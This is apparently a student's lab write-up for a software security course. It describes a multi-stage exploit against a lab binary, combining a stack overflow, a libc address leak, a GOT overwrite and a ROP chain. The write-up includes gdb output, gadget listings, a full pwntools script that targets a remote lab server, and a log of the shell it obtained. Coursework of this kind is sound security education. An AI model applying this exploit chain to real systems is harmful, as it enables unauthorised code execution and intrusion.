Lab: Multi-Stage Exploits

Mayur Suresh

CSC 472-02: Software Security 2

Date: November 15th, 2022

Multi-Stage Exploits

This attack will include several other attacks such as Information Leakage, GOT Overwrite and the ROP attack. In the lab4.c we see the main function and the vuln function. We see many problems with this program, the buffer length is 25 but there is a read function that goes up to 100 in the buffer which will trigger a stack overflow which we can use, there is also the puts function which is also a vulnerable function to use and we can use it to hack into this function.

First, we need to gdb into the binary file and then disassemble the write function to the get the starting memory address which is 0x080490b4 as shown in Image 1 then use the memory address into which it is jumping into which is 0x804c018 as shown in Image 1 to then to launch the GOT. We write the command: x/xw 0x804c018 to check as shown in Image 2 and note down the memory address 0x08049070. Then we disassemble the read function and note down its memory address: 0x08049084, then go into the ROP gadget of the binary file lab4 to find the address of the pop_pop_pop_ret which is: 0x080492b1. We also go into the libc database to under the right version to find the offset of these data and calculate the system@libc address. Using the grep "ed" command we find the address for a string as shownin Image 4. We then follow the payload structure in the shell code like so:

Dummy "A" * (25+12)
write@plt address -> 0x080490b4
Pop_pop_pop_ret -> 0x080492b1
1
write@got -> 0x804c018
4
read@plt -> 0x08049084
Pop_pop_pop_ret -> 0x080492b1
0
write@got -> 0x804c018
4
system@plt to write@plt
0xdeadbeef
"ed" string -> 0x80482c5

As shown in Image 5 the python attack file as represented in the payload structure. With this we run it and get inside the shell which we then can find the flag.txt and see what is in there. As shown in Image 6 having successfully gotten inside the flag.txt through the remote server.

All in all we see through this attack having utilized many different attacks learnt previously such as the ROP attack, the GOT attack, and the stack overflow attack. We further see the vulnerabilities of the reads and writes functions as well as the system function again. This lab did a great job of binding all these attack to create a multi-stage exploit as the name explains it.

Source Images:

```
gef➤  disas write
Dump of assembler code for function write@plt:
   0x080490b0 <+0>:     endbr32
   0x080490b4 <+4>:     jmp    DWORD PTR ds:0x804c018
   0x080490ba <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
```

Image 1

```
gef➤  x/xw 0x804c018
0x804c018 <write@got.plt>:      0x08049070
gef➤
```

Image 2

```
0x08049223 : pop ebp ; cld ; leave ; ret
0x080492b3 : pop ebp ; ret
0x080492b0 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08049022 : pop ebx ; ret
0x080492b2 : pop edi ; pop ebp ; ret
0x080492b1 : pop esi ; pop edi ; pop ebp ; ret
0x08049044 : push 0 ; jmp 0x8049030
```

Image 3



Image 4

```
write_plt = 0x080490b4
write_got = 0x804c018
pop_pop_pop_ret = 0x080492b1
read_plt = 0x08049084

offset_system = 0x045960
offset_open = 0x0f51e0
offset_read = 0x0f5700
offset_write = 0x0f57c0
offset_str_bin_sh = 0x195c69
def main():
    p = remote("147.182.223.56", 7777)

    # create your payload
    payload = b"A"*37
############################################################
    payload += p32(write_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(1)
    payload += p32(write_got)
    payload += p32(4)
############################################################
    payload += p32(read_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(0)
    payload += p32(write_got)
    payload += p32(4)
############################################################
    payload += p32(write_plt)
    payload += p32(0xdeadbeef)
    payload += p32(0x80482c5)
    p.send(payload)

    p.recv(25)
    data = p.recv(4)
    write_libc = u32(data)
  #log.info("leak data: %s", data)

#### system@libc
    libc_start_addr = write_libc-offset_write
    system_libc = libc_start_addr + offset_system
    p.send(p32(system_libc))


    # Change to interactive mode
    p.interactive()
```

Image 5

```
root@5e58f734669c:/workdir # nano lab4_exp.py
root@5e58f734669c:/workdir # python3 lab4_exp.py
[+] Opening connection to 147.182.223.56 on port 7777: Done
[*] Switching to interactive mode
$ ls
?
$ !/bin/bash
$ ls
flag.txt
lab4
nohup.out
$ cat flag.txt
```

```
Congratulations!
$ ls
flag.txt
lab4
nohup.out
```

Image 6